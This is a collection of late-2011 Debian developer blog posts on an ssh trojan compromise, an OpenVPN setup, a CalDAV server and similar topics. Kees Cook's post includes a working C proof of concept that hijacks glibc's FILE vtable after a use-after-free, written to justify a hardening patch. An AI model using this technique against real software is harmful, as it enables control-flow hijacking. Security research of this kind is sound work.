Search Results: "ema"

31 December 2011

Russell Coker: My Blog Server was Cracked

On the 1st of August I noticed that the server which runs my blog among other things was having an occasional SEGV from a sshd process. Unfortunately I was busy and didn t pay much attention to this, which turned out to be a big mistake. On the 12th of September I started investigating this properly and noticed that when someone tried to connect to ssh with password authentication sshd would SEGV after it was denied access to a shared memory region or a semaphore which had a SE Linux type of unconfined_t. I added some SE Linux auditallow rules and discovered that the memory region in question was created by the ssh client. Shortly after that I came to the conclusion that this wasn t some strange feature of ssh (or one of the many shared objects it uses) but hostile activity. The ssh client appeared to be storing passwords that it used in a shared memory region and sshd was also collecting passwords in the same region and presumably offering them to a ssh client which uses some extension to the ssh protocol. The sshd process was crashing because it couldn t handle EPERM on access to shared memory or semaphores. Presumably if the system in question wasn t running SE Linux then the exploit would have remained undetected for a lot longer. At this stage we don t know how the attacker got in. Presumably one of the people with root access ran a ssh client on a compromised system and had their password sniffed. One such client system was mysteriously reinstalled at about that time, the sysadmin of the system in question claimed to have no backups which made it impossible to determine if that system had been compromised. I believe that the sysadmin of the client system knew that their system was compromised, kept that information secret, and allowed other systems to become and remain compromised. The attacker made no good effort to conceal their presence, they replaced ssh, sshd, and ssh-add and didn t bother changing the Debian checksums so the debsums program flagged the files as modified. Note that I have kept copies of the files in question and am willing to share them with anyone who wants to analyse them. Steinar H. Gunderson has named this trojan Ebury [1]. Recovery By the evening of the 13th of September I had the system mostly working again. Jabber still isn t working because ejabberd is difficult to get working at the best of times, I am now investigating whether there is a better Jabber server to use, but as I don t use Jabber often this hasn t been a priority for me. Some of the WordPress plugins I use and all of the WordPress themes that are installed were outside the Debian packaging system, as I couldn t be sure that they hadn t been altered (because the people who wrote WordPress plugins don t keep old versions online) I had to upgrade to the newer versions. Of course the newer versions weren t entirely compatible so I had to use a different theme and I couldn t get all plugins working. Link Within no longer works, not that it ever worked properly [2], I wanted to try Outbrain again but their web site won t let me login (and they haven t responded to my support request). Does anyone know of a good WordPress plugin to provide links to related content? Either related content on my blog or on the Internet in general will be OK. Some people have asked me about the change in appearance of my blog. It was simply impossible (for someone with my PHP skills) to get my blog looking the same way as it did before the server was cracked. I think that the new look is OK and don t mind if people think it looks likw a VW advert VW make great cars, I was very satisfied with the VW Passat I used to drive. Future Plans I had bought some Yubikeys (USB devices that generate one-time passwords) [3] to control access to that server, if I had configured the software to use them then this might not have happened. The use of one-time password devices can prevent passive password-sniffing attacks. It would still allow active attacks (such as using ControlPath/ControlMaster options on the ssh client to allow a hostile party to connect later (EG the -M, -S, and -o ControlPersist options for the ssh client). It s a pity that there doesn t seem to be a way to configure the ssh server to disable ControlMaster. Conclusion It would be good to have some changes to sshd to allow more restrictions on what a client can request, as ControlMaster functionality isn t needed by most users it should be possible to disable it. SE Linux doesn t protect against a compromised client system or any other way of stealing passwords. It did do a good job of stopping Ebury from doing all the things it wanted to do and thus making me aware of the problem. So I count this as a win for SE Linux. Yubikeys are the cheapest and easiest way of managine one-time passwords. I had already bought some for use on the system in question but hadn t got around to configuring them. I have to make that a priority.

30 December 2011

Alexander Reichle-Schmehl: Release Critical Bug report for Week 52

The bug webinterface of the Ultimate Debian Database currently knows about the following release critical bugs:
In Total:1586
Affecting Wheezy:960
Wheezy only:163
Remaining to be fixed in Wheezy:797
Of these 797 bugs, the following tags are set:
Pending in Wheezy:49
Patched in Wheezy:117
Duplicates in Wheezy:50
Can be fixed in a security Update:26
Contrib or non-free in Wheezy:9
Claimed in Wheezy:0
Delayed in Wheezy:8
Otherwise fixed in Wheezy:49
Ignoring all the above (multiple tags possible) 552 bugs need to be fixed by Debian Contributors to get Debian 7.0 Wheezy released. However, with the view of the Release Managers, 862 need to be dealt with for the release to happen. Please see Interpreting the release critical bug statistics for an explanation of the different numbers.

28 December 2011

Paul Tagliamonte: libolla (from the useless script department)

Hello, World! Today s hacks come remotely, on the first day of my long trek to Cleveland. As many debian readers know, debian URLs are usually transmitted over IRC or email with some snappy abbreviations. Usually, you ll see something like:
Feel free to check out information about frob at wiki.d.o/Frob
or something like:
I have uploaded package bar onto mentors.d.n for review
What bugs me most about this is that I have to expand URLs by hand. Which is lame. Enter libolla (a fitting name as well as a graceful nod to my alma mater John Carroll University s crest). When LD_PRELOAD d, it ll intercept and expand calls to getaddrinfo transparently. It seems to work fine on SSH, and chrome (but I can t test well, since I m not on a real line). This was all hacked up in a few hours I had to spare, and without any sort of internet love, so I m willing to bet there are some bits that can be cleaned up (after all, the name of the blog is Peace, Love and C++ , not Peace, Love and C - I don t clam to be a c expert ;) ) So, feel free to fork the project on github (or as I can now do - http://g.c/paultag/libolla) Now, I just need to find a way to globally pre-load this for apps that I start in my DE. Should be easy enough fiddling with some env-var files.

27 December 2011

Niels Thykier: Handling transitions with smooth updates

Lately, I have been working more on release stuff. It all started when Julien convinced me to do the gpsd transition. It was a small, simple transition though I had to bounce obdgpslogger from testing (#648495). After that I picked up the zita-convovler transition (finished yesterday) and gssdp/gupnp ,-igd (currently blocked by #653131 and #652783). I also got the mono, libindicator+libdbusmenu+libindicate and the libarchive transitions on my to-do list. The mono transition is going to be most interesting and challenging of these. It is a bit above 100 packages and the binNMU order (for the 30ish packages that are not arch:all) is non-trivial. Thankfully, Iain Laney appears to have that part covered and will be helping me get it right. I am also very happy with Britney2 s transition assistance. Unlike her retired older sister, Britney2 smooth updates libraries, which allows us to break the transition into smaller steps. Normally when Britney2 migrates a source package, she will throw out all the binaries from the old (version of the) source package. Then she moves the new source package and its binaries into testing. But in a smooth update, she will keep the old library binary packages around (if they are still in use). In a concrete example, during the zita-convolver transition, we transitioned from libzita-convolver2 to libzita-convolver3. On the 24th of December[1], Britney migrated zita-convolver 3.1.0-1 to testing with libzita-convolver3, but kept libzita-convolver2 in testing as well. This is because ir.lv2 was not ready to migrate at that time. With Britney1 zita-convolver 3.1.0-1 would have had to wait until all of its reverse dependencies were ready to migrate. For a small transition like zita-convolver (with 3 or so reverse dependencies), it would have been easy. But having to keep 100+ packages migration ready for the mono transition that is where handling a transition becomes an art. I may still need some hinting to finish the mono transition, but most likely it will be a lot easier than it would have been with Britney1. :) [1] The PTS says the 25th. This is because it uses the day it receives the migration -email from trille, which was sent the day after.

24 December 2011

Joachim Breitner: First (academic) publication

Nice christmas present: I just got message that the paper Loop subgroups of Fr and the image of their stabilizer subgroups in GLr( ) that I extracted from my Diploma thesis in Mathematics, and which I submitted to the Israel Journal of Mathematics in November 2010 was finally published today, in Online First form and under the doi 10.1007/s11856-011-0213-3.
Flattr this post

Uwe Hermann: HOWTO: Using OpenVPN on Debian GNU/Linux

Here's a quick HOWTO for setting up an OpenVPN server and client on any (Debian, in this case) Linux machine of your choice. I'm running an OpenVPN server on a box at home, and a client on my laptop, so I can securely route all my laptop traffic through my OpenVPN server, no matter where I am. I highly recommend reading the official OpenVPN HOWTO from top to bottom, at least once. But here's a short, condensed HOWTO (specifically geared towards my needs, yours might be different): On the server: Install OpenVPN (apt-get install openvpn), then copy the "easy-rsa" files to /etc/openvpn/easy-rsa from where we'll use them to create our keys and certificates:
  $ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 /etc/openvpn/easy-rsa
  $ cd /etc/openvpn/easy-rsa
In the vars file change the KEY_SIZE variable from 1024 to 4096 for good measure:
  export KEY_SIZE=4096
Then, read in the vars file, clean old keys and certificates (if any) and create new ones:
  $ . ./vars
  $ ./clean-all
  $ ./build-ca
You'll now have the chance to enter some data such as country code (e.g. "DE"), state/province, locality, organization name, organizational unit name, common name, name, and email address. The values you choose don't really matter much (except for commonName, maybe, which could be your hostname or domain or such). Finally, the ca.key (root CA key) and ca.crt (root CA certificate) files will be created. Next, we'll create the server key:
  $ ./build-key-server server
You'll have to enter lots of info again (see above), commonName could be "server" or such this time. Upon "Sign the certificate? [y/n]" say y, as well as upon "1 out of 1 certificate requests certified, commit? [y/n]". Finally, the server.key and server.crt files will be created. Same procedure for creating a client key (I used "client1" as filename and commonName here):
  $ ./build-key client1
Next up we'll generate Diffie Hellman parameters (this will take a shitload of time due to keysize=4096, go drink some coffee):
  $ ./build-dh
When this step is done, you'll have a dh4096.pem file. As we want to use OpenVPN's "tls-auth" feature for perfect forward secrecy (it "adds an additional HMAC signature to all SSL/TLS handshake packets for integrity verification"), we'll have to generate a shared secret:
  $ openvpn --genkey --secret ta.key
  $ mv ta.key keys
So much for creating keys. Now, we'll have to configure OpenVPN. Copy the default server config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz .
  $ gunzip server.conf.gz
The most important change in my setup is that I use port 443/TCP instead of the usual OpenVPN default of 1194/UDP. This increases the chances that you'll be able to use OpenVPN in almost all places, even in environments which firewall/block lots of stuff. Port 443/TCP (for https) will almost always be usable. I also uncommented the following line, which tells the client to use the VPN interface (usually tun0) per default, so that all the client's traffic (web browsing, DNS, and so on) goes over the VPN:
  push "redirect-gateway def1 bypass-dhcp"
Here's my server config file (comments and commented out lines stripped):
  port 443
  proto tcp
  dev tun
  ca /etc/openvpn/easy-rsa/keys/ca.crt
  cert /etc/openvpn/easy-rsa/keys/server.crt
  key /etc/openvpn/easy-rsa/keys/server.key  # This file should be kept secret
  dh /etc/openvpn/easy-rsa/keys/dh4096.pem
  server 10.8.0.0 255.255.255.0
  ifconfig-pool-persist ipp.txt
  push "redirect-gateway def1 bypass-dhcp"
  keepalive 10 120
  tls-auth /etc/openvpn/easy-rsa/keys/ta.key 0 # This file is secret
  comp-lzo
  user nobody
  group nogroup
  persist-key
  persist-tun
  status openvpn-status.log
  log-append openvpn.log
  verb 3
You can now start the OpenVPN server, e.g. via
  $ /etc/init.d/openvpn restart
Server firewall setup/changes: I'm running a custom iptables script on pretty much all of my boxes. Here's the relevant changes needed to allow the OpenVPN server to work properly. Basically, you need to enable IP forwarding, accept/forward tun0 traffic and setup masquerading (change "eth0" below, if needed):
  echo 1 > /proc/sys/net/ipv4/ip_forward
  iptables -A INPUT -i tun+ -j ACCEPT
  iptables -A FORWARD -i tun+ -j ACCEPT
  iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  iptables -t nat -F POSTROUTING
  iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
My firewall script gets run upon every reboot. If you don't use such a script, you could add the above stuff to your /etc/rc.local file. On the client: Install OpenVPN (apt-get install openvpn), then copy the default client config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf .
Change the parameters to match the server config (port 443/TCP, and so on) and use "tls-auth /etc/openvpn/ta.key 1" (note the "1" on the client, and the "0" on the server!). Replace xxx.xxx.xxx.xxx with the public IP address of your OpenVPN server. If it doesn't have a public, static IP address already, you can use services such as DynDNS, or (my preferred method), my ssh-based DIY poor man's dynamic DNS setup. Here's my full client config:
  client
  dev tun
  proto tcp
  remote xxx.xxx.xxx.xxx 443
  resolv-retry infinite
  nobind
  user nobody
  group nogroup
  persist-key
  ca /etc/openvpn/ca.crt
  cert /etc/openvpn/client1.crt
  key /etc/openvpn/client1.key
  ns-cert-type server
  tls-auth /etc/openvpn/ta.key 1
  comp-lzo
  verb 3
Now you only need to copy the required certificates and keys to the client (into /etc/openvpn): ca.crt, and ta.key. Do not copy the other, server-specific private keys and such to the client(s)! Also, the root CA key (ca.key) should not even be left on the server, but rather moved to some offline storage/box, so that it cannot fall into the wrong hands, e.g. in the case of a server compromise. I prefer to manually start the client on my laptop when needed, so I use AUTOSTART="none" in /etc/default/openvpn and then start the client via:
  $ openvpn /etc/openvpn/client.conf
That's it. Comments and suggestions for improving the setup and/or the security aspects of it are highly welcome!

23 December 2011

Keith Packard: calypso

Calypso CalDAV/CardDAV/WebDAV for Android and Evolution Ever since I bought my first Palm Pilot in 1997, I ve relied upon a pocket-able device to carry a copy of my calendar and contacts, and for that same database to be present on my laptop. I went through a long list of Palm-compatible devices, including both the Palm Treo and Palm Centro telephones. I even wrote a number of my own Palm applications. Years ago, it was pretty obvious that I d have to find a new phone, but I was stuck looking for something that could provide the same hot-sync functionality. SyncML on the Series 40 I bought a Series 40 Nokia phone in Shanghai that promised SyncML support. Given that I had seen numerous SyncML implementations for Linux, it seemed like I should be able to get something to work. SyncML on the Series 40 is a disaster the phone couldn t actually store all of my contacts, and it couldn t hold half of the data fields I used. So, that phone landed in the box and back to the Centro I went. SyncML on the N900 Nokia kindly sent me an N900 at some point, so I gave SyncML another try. Given that the N900 runs evolution-data-server, and that I ve had evolution-data-server running on my laptop, it seemed like I should be in business. Well, almost. It took several days of hacking to fix bugs in the evolution SyncML back end, then another several days fussing with opensync. I ended up abandoning direct synchronization as unworkable opensync would sit in an infinite loop, or worse, trash my database completely. I finally found syncml-ds-tool , which is a debugging tool that comes with opensync. This tool simply synchronizes a set of disk files, one per contact or calendar entry, with the phone. That worked for well over a year. And then, a few months ago, Bluetooth on the laptop stopped connecting with the phone s SyncML server. I d get ECONNREFUSED every time I tried to use it. So much for the N900. DUN still worked, mostly, although it too would get ECONNREFUSED at times, but retrying seemed to make it work. However, While the N900 SyncML solution worked, I discovered another thing I wanted contacts and calendar entries stored in individual files and revision controlled with git. This makes it reasonable to delete stale calendar entries and know that they re never really gone, just left behind in an older version of the calendar. And, if you mess up, you can recover by poking at the database with git directly. I switched back to the venerable Palm Centro; it turns out that calendar and contacts are more important to me than being able to surf the web on my phone. Alas, my Centro went swimming in August and has passed on to the great electronics recycling house in the sky. I pulled the SIM out and switched back to the N900. I got my contacts imported on the N900 by copying files over the net work; not a long-term strategy, but at least I had phone numbers again. There was no hope for my calendar. I started looking for a solution in earnest. How about Android? At this point in my story, I m sure you re asking why I didn t just use one of the numerous Android phones that came through my hands. The answer is simple my calendar and contacts are probably some of my most personal data, and I m not willing to store them outside of my direct control, for reasons similar to those which are driving the development of the FreedomBox. When Android first came out, it could only talk to Google services, which didn t meet my hard requirement for personal data storage. One of my co-workers had his Google account suspended for violating the terms-of-service; he asked what he had done, but they wouldn t say. He asked if he could get his data back, and they said no . They invited him to create a new account, but it would not ever get any of the old data. A few days later, he got a nice apologetic email letting him know that they d made a mistake and that he hadn t, in fact, violated any of the terms-of-service, and that his old account was restored with all of his data intact. Wasn t that nice of Google? WebOS? I got a WebOS phone over the summer and discovered that while it had multiple contact/calendar back ends, none of them used standard protocols and so you only had the choice between multiple corporate data centers, which isn t actually a choice at all. Furthermore, the WebOS phone refused route PAN packets over the phone network, even though I have a data plan which allows this. It s not that it couldn t support it, it s that it refused. A couple of weeks after the WebOS phone arrived, HP canceled all of their WebOS hardware products, which made me less interested in trying to solve this problem. Android recovers About the same time the WebOS phone arrived, I discovered that Google had published enough information about the calendar/contacts internals for Marten Gajda to write CalDAV-Sync and CardDAV-Sync. And then, Andrew McMillan wrote aCal, which is a complete replacement for the built-in calendar and contacts applications and supports CalDAV and CardDAV. With two different standards-compliant solutions available, it seemed like it might be time to try Android again. I d love for CardDAV-Sync and CalDAV-Sync to become free software like aCal is. Andrew makes money from aCal by offering it for sale via the Android Market, while still publishing the sources for those who want to build their own copy. CalDAV/CardDAV on Linux I think the most widely known CalDAV server for Linux is probably DAViCal, a huge pile of PHP and SQL sitting on top of Apache. I m sure it s suitable for running on a server and being accessed over the internet, but I m not interested in that, nor am I interested in having my laptop run Apache and PostgreSQL. I found a tiny little CalDAV server, Radicale, which seemed like a lot better fit. It s written in Python and uses the usual Python HTTP server infrastructure, which provides SSL and authentication support along with some fairly convenient APIs for parsing and generating HTML. Before long, I discovered that Radicale was actually too simple for my needs. It stores the whole calendar in a single file, re-parsing it whenever a request is made, so a calendar with just hundreds of entries caused the server to slow down enough that evolution would time-out when talking to it. Also, Radicale doesn t actually parse the calendar entries completely, it has some ad-hoc code that finds various pieces of data, but without dealing with the whole syntax. I started hacking at Radicale to see how far I could get. I changed the storage code to store one event per file, then added hooks to use git for change management. Then, I found a full vcalendar/vcard parsing library in python, vobject, which I used to replace the ad-hoc parsing code. Finally, I added support for VCARD entries as well, allowing the system to store both calendar and contact information. Introducing Calypso, a CardDAV/CalDAV server With this much divergence from the original project, I ve figured I d best rename things to avoid confusion, so I decided to call it calypso , after a brief trip through the dictionary looking for names starting with ca . Calypso works with evolution, iceowl and the Android CalDAV/CardDAV plugins. It does not yet work with aCal; for some reason aCal cannot find any calendars on the server. Calypso also supports importing calendar changes from the command line, allowing you to integrate support into a text-based email application like notmuch or mutt. Calypso is available via git from git://keithp.com/git/calypso and is distributed under the GPL (v3 or later). I still consider it a work derived from Radicale, and so the code retains all of the Radicale copyrights along with my own. Using Calypso Initial setup Calypso runs as a regular user, all data are stored in ~/.config/calypso. To initialize calypso:
$ mkdir ~/.config/calypso ~/.config/calypso/calendars
$ cat > ~/.config/calypso/config << EOF
[server]
ssl=true
certificate=/home/keithp/.config/calypso/ssl/server.crt
key=/home/keithp/.config/calypso/ssl/server.key
[acl]
;type=htpasswd
type=fake
filename=/home/keithp/.config/calypso/passwd
Running calypso Then run calypso:
$ python ./calypso.py
No, I haven t figured out how to install it Creating new calendars To add a new database:
$ mkdir -p ~/.config/calypso/calendars/private/my_calendar
$ cd ~/.config/calypso/calendars/private/my_calendar
$ git init
$ git commit --allow-empty -m'initialize new calendar'
The new calendar should now be visible as https://localhost:5233/private/my_calendar You can add files to the directory at any time; calypso will check the directory mtime at each operation and update its internal state from that on disk automatically when the directory changes. Importing files Given a set of files with VCALENDAR or VCARD entries, you can import them with:
$ calypso --import private/my_calendar <filenames...>
This will update any changed entries and add any new ones. ToDo list for calypso
  1. Document the config file contents.
  2. Make it installable
  3. Figure out what aCal wants
  4. Support calendar creation
More Android info I m running cyanogenmod on my Nexus S as that provides PAN support. With PAN, I can create a network link between laptop and phone which doesn t depend on any local WiFi infrastructure and which gives both phone and laptop static IP addresses, allowing me to configure the sync URLs statically on the phone. I d use mDNS, but Android doesn t bother to support that.

Kees Cook: abusing the FILE structure


When attacking a process, one interesting target on the heap is the FILE structure used with stream functions (fopen(), fread(), fclose(), etc) in glibc. Most of the FILE structure (struct _IO_FILE internally) is pointers to the various memory buffers used for the stream, flags, etc. What s interesting is that this isn t actually the entire structure. When a new FILE structure is allocated and its pointer returned from fopen(), glibc has actually allocated an internal structure called struct _IO_FILE_plus, which contains struct _IO_FILE and a pointer to struct _IO_jump_t, which in turn contains a list of pointers for all the functions attached to the FILE. This is its vtable, which, just like C++ vtables, is used whenever any stream function is called with the FILE. So on the heap, we have: glibc FILE vtable location In the face of use-after-free, heap overflows, or arbitrary memory write vulnerabilities, this vtable pointer is an interesting target, and, much like the pointers found in setjmp()/longjmp(), atexit(), etc, could be used to gain control of execution flow in a program. Some time ago, glibc introduced PTR_MANGLE/PTR_DEMANGLE to protect these latter functions, but until now hasn t protected the FILE structure in the same way. I m hoping to change this, and have introduced a patch to use PTR_MANGLE on the vtable pointer. Hopefully I haven t overlooked something, since I d really like to see this get in. FILE structure usage is a fair bit more common than setjmp() and atexit() usage. :) Here s a quick exploit demonstration in a trivial use-after-free scenario:
#include <stdio.h>
#include <stdlib.h>
void pwn(void)
 
    printf("Dave, my mind is going.\n");
    fflush(stdout);
 
void * funcs[] =  
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
 ;
int main(int argc, char * argv[])
 
    FILE *fp;
    unsigned char *str;
    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));
    /* Allocate and free enough for a FILE plus a pointer. */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);
    /* Open a file, observe it ended up at previous location. */
    if (!(fp = fopen("/dev/null", "r")))  
        perror("fopen");
        return 1;
     
    printf("FILE got %p\n", fp);
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Overwrite vtable pointer. */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Trigger call to pwn(). */
    fclose(fp);
    return 0;
 
Before the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0xf7796aa0
_IO_jump_t @ 0x984609c now 0x0804a060
Dave, my mind is going.
After the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0x3a4125f8
_IO_jump_t @ 0x984609c now 0x0804a060
Segmentation fault
Astute readers will note that this demonstration takes advantage of another characteristic of glibc, which is that its malloc system is unrandomized, allowing an attacker to be able to determine where various structures will end up in the heap relative to each other. I d like to see this fixed too, but it ll require more time to study. :)

2011, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

22 December 2011

Biella Coleman: The Best of NYC

Rosco-Biella-on-Train Now that the semester is done and now that I have compiled my crazy paperwork for Canada (wow, it is a lot), I will be heading in six days to the wonderful city of Montreal to settle down, at least for a few years. I am ready to leave but it is not an easy move, as I like NYC and my job. I came to New York City for the first time at the age of 19 after spending a year on a ship and I rather did not like the city for those 5 years, although loved my college years and all the time I spent chasing a Frisbee while running on grassy fields all over the east coast. When I left in 1998, I said, never again. But the future is impossible to predict so of course I came back when I got a job, my only job, at NYU MCC and headed quite happily here (incidentally from Canada). And NYC was much much much better the second time around, most likely as I had a salary, and here is what I <3 and loved about the city. 1. Not having a car (which will still be the case in Montreal)
2. The bike path on the Hudson, especially the gardens and the Irish famine memoriall
3. The farmer s markets (won t miss the prices though)
4. High walkability factor (and though I did not love my hood, I loved being 1.5 blocks from my office)
5. The music jam circles in Washington Square Park (I was always left wondering if they were spontaneously generated or long standing groups // prolly both) and the occasional but mighty impressive hawks in the park.
6. Coney Island especially under certain special conditions when you can rly enjoy the lights radiating out of the amusement park
7. Leaving the city for some nature time
8. 24 hour trains (despite not loving them cuz the noise robbed some life from me every time I took them)
9. Grand Central Station s ceiling
10. The gluten free options (this is going to be the hardest to give up as Montreal sort of sucks in comparison)
11. Being able to take your small dog on the train ;-) which is only a recent pleasure
12. My department
13. East Asian Starr library at Columbia University (still my favorite library in the world) and totally loathed NYU s Bobst, ugly on the outside, ugly on the inside
14. NYC sunrises which I have like only seen 3 times (sadly) but they have been stunning every time
15. Walking across the Brooklyn Bridge
16. HOPE
17. The Highline
18. The Strand
19. My favorite thing = Massive Snow Storms in the City (good thing I am moving to Canada, eh?)

21 December 2011

Julien Valroff: My own StatusNet instance

After using identi.ca microblogging patform for 2 years or so, I have recently decided to set up my own StatusNet instance to benefit from the power of federation. The setup is quite easy, but I still have some tuning left. Most of the plugins I have tried (XMPP, realtime and twitter bridge) were very resource intensive, especially for my tiny virtual server, I hence had to disable them. I can live without them. You can now follow my dents on sn.kirya.net. If you were following me on identi.ca, please update your subscription, the account will remain there but I do not expect to use it anymore. The current problems with identi.ca show how important federation and decentralization are. My timeline is very quiet for now though, I encourage more people to setup their own instances.

Julien Valroff: My own StatusNet instance

After using identi.ca microblogging patform for 2 years or so, I have recently decided to set up my own StatusNet instance to benefit from the power of federation. The setup is quite easy, but I still have some tuning left. Most of the plugins I have tried (XMPP, realtime and twitter bridge) were very resource intensive, especially for my tiny virtual server, I hence had to disable them. I can live without them. You can now follow my dents on sn.kirya.net. If you were following me on identi.ca, please update your subscription, the account will remain there but I do not expect to use it anymore. The current problems with identi.ca show how important federation and decentralization are. My timeline is very quiet for now though, I encourage more people to setup their own instances.

20 December 2011

Craig Small: When a dynamic library and program share functions

This is about making procps have a proper library but it really is a generic sort of question. Say you are making a library and a program that uses that library. Now at times you may have convience type functions; procps has them for things like escaping command names or allocation different sorts of memory. Both the library and the programs use some of these functions. Now, there seems only two approaches to this setup. The first is to have the function stay in the library and for the program to call this function, just like all the other library functions. But this means the library has exposed for all other programs that link to it and that doesn t really make a lot of sense. The second method is to have the functions defined in both places, perhaps in a file that is linked with the program and the library. That seems to be duplicating the code in two different places. Namespace collision could be a problem but that easily fixed with using some unqiue prefix. I really don t think having procfsmalloc, procfscalloc and procfs_strdup are that useful. I m sure this sort of problem has been solved elsewhere. Has anyone else come across this? The functions are simple utility type functions such as malloc a block of memory, if there is a problem print to stderr.

19 December 2011

Felipe Augusto van de Wiel: 19 Dec 2011

29 and counting
Time flies... and very fast.

There are so many things I'd like to share and tell you about but that would make a long and boring post, so I'll divide it in future entries, so I can keep this diary alive, keep people informed and tell a little bit about my story. Eventually, I may split this diary into a technical and a non-technical blog, but for now, I will stick around mixing topics. :-) Last time I wrote was back in 2009 at DebConf9 in Spain and a lot of things happened that year. Not only for Debian, but also for me.


My last year studying Computer Science was 2009 and that same year I was working full time, I helped organizing a large event for Computer Students (ENECOMP 2009), we had some troubles and side effects with Influenza A (H1N1) in my city (Curitiba, PR) and towards the end of the year I got really sick (not from Influenza) and it took a while to know what was going, during this process I did hurt some people I really love and I'm truly sorry. The past, 2010 went on as busy and unstable as 2009, my laptop's hard disk broke twice (January and October) and I survived thanks to backup and recovery procedures. I took some wrong decisions but fixed it later and learned a lot from my mistakes, decisions and choices.


Then 2011 came, my laptop's hard disk broke again and I lost almost 6 months of emails, I find out that after the second crash in 2010 part of my backup got b0rk3d. Fine, I didn't die, everything seems to be fine, but I'm still catching up with a lot of work and backlog. At different times one of my parents also got really sick and I learned quite a bit on how to deal with it.


Due to the laptop and the different things going on in my life I didn't work for Debian as much as I want and I still feel guilty. :-( But that's fine, this is a kind of public apologize for my peers in Debian (i18n, mirrors, release), I still want to help all of you, but I still have quite a bit of backlog to clean and quite a few things to learn in the process. And in general, I'm really sorry if I didn't (or I couldn't) work for Debian as much as I want.


Although I'm taking the chance to apologize in this post, I still want to make clear that I'm quite happy. This last year was pretty good, I had the opportunity to attend DebConf again and also got to know Sarajevo and Zagreb. New lessons were learned, better work cycles, nicer solutions. Today I'm completing 29 years old. 29. This is quite some time, not a long ride, but for one reason or another, I have high hopes for 2012 and what awaits me. And I do plan to learn more, to help more and whenever possible, to contribute back.

Last time I wrote here I mentioned about my graduation and another post to talk about that, I'll write about it as soon as I get my diploma (because of different printing problems it was delayed for almost 2 years). And I do plan to write more frequently. :-)

16 December 2011

Jamie McClelland: Privilege Separation

What are the biggest security threats to my laptop? Almost all the software I install is vetted and signed by a member of the Debian team. I run reliable virus software on our mail server. My disk is encrypted and xscreensaver locks my screen after a few minutes of inactivity. What else? The two biggest threats I've recently considered are: web browsing and non-free software or software that doesn't come from Debian (I regularly have to use skype and zimbra, for example). To mitigate these risks, I've configured these programs to run as their own users, thus adding a layer of separation between the programs and my primary user account, which has access to my gpg/ssh keys and email. With a program like zimbra it's fairly easy. I created a zimbra user, added my primary account's public ssh key to /home/zimbra/.ssh/authorized_keys, and add the following stanza to ~/.ssh/config:
Host zimbra 
Hostname localhost 
User zimbra 
ForwardX11 yes
Now I can start zimbra with:
ssh zimbra ./zdesktop-launch
Skype was a little harder, since the skype client has to access the audio system. With pulseaudio, though, it's a snap. I copied /etc/pulse/default.pa to ~/.pulse/ and added the line:
load-module module-native-protocol-tcp auth-ip-acl=127.0.0.1
Then, I added /home/skype/.pulse/client.conf with the contents:
default-server = 127.0.0.1
[Note: Jamie Rollins and dkg have pointed out that this arrangement allows any user on my laptop to send arbitrary data to pulseaudio, running as my primay account. They suggested configuring pulseaudio to listen on a unix-domain socket, and then configuring pulseaudio to only permit access to users in a particular group.] iceweasel is the most complicated. In addition to the pulseaudio trick, I had to make two other allowances. First, there are a lot of processes that launch a web browser in a number of different ways (sometimes asking for a new session, other times adding a tab to an existing one, sometimes passing an URL as an argument, etc). The one that I got the most stuck on was mutt. Sometimes I want to see how an HTML message looks in iceweasel. Via mailcap, mutt creates a temp file with the html content and then launches a web browser to view the file. As can be reasonably expected, this temp file is owned by my primary user, and only read-able by the owner. That means my iceweasel user can't read it. Eventually, I decided the easiest way to deal with these various scenarios was to write a simple bash script to launch my web browser (see below). I registered it via update-alternatives, so most reasonable programs that want to launch a web browser will use it. The second issue is that I use the monkeysphere xul plugin to verify TLS certificates, which requires iceweasel to communicate with my monkeysphere validation agent. My agent runs as my primary user and by default only responds to queries from my primary user. Fortunately, monkeysphere is well-designed and can handle this situation. As you can see from my web launcher script, I pass MONKEYSPHEREVALIDATIONAGENTSOCKET=$MONKEYSPHEREVALIDATIONAGENTSOCKET when calling iceweasel. In addition, I added the following before I exec monkeysphere-validation-agent:
export MSVA_ALLOWED_USERS="iceweasel jamie"
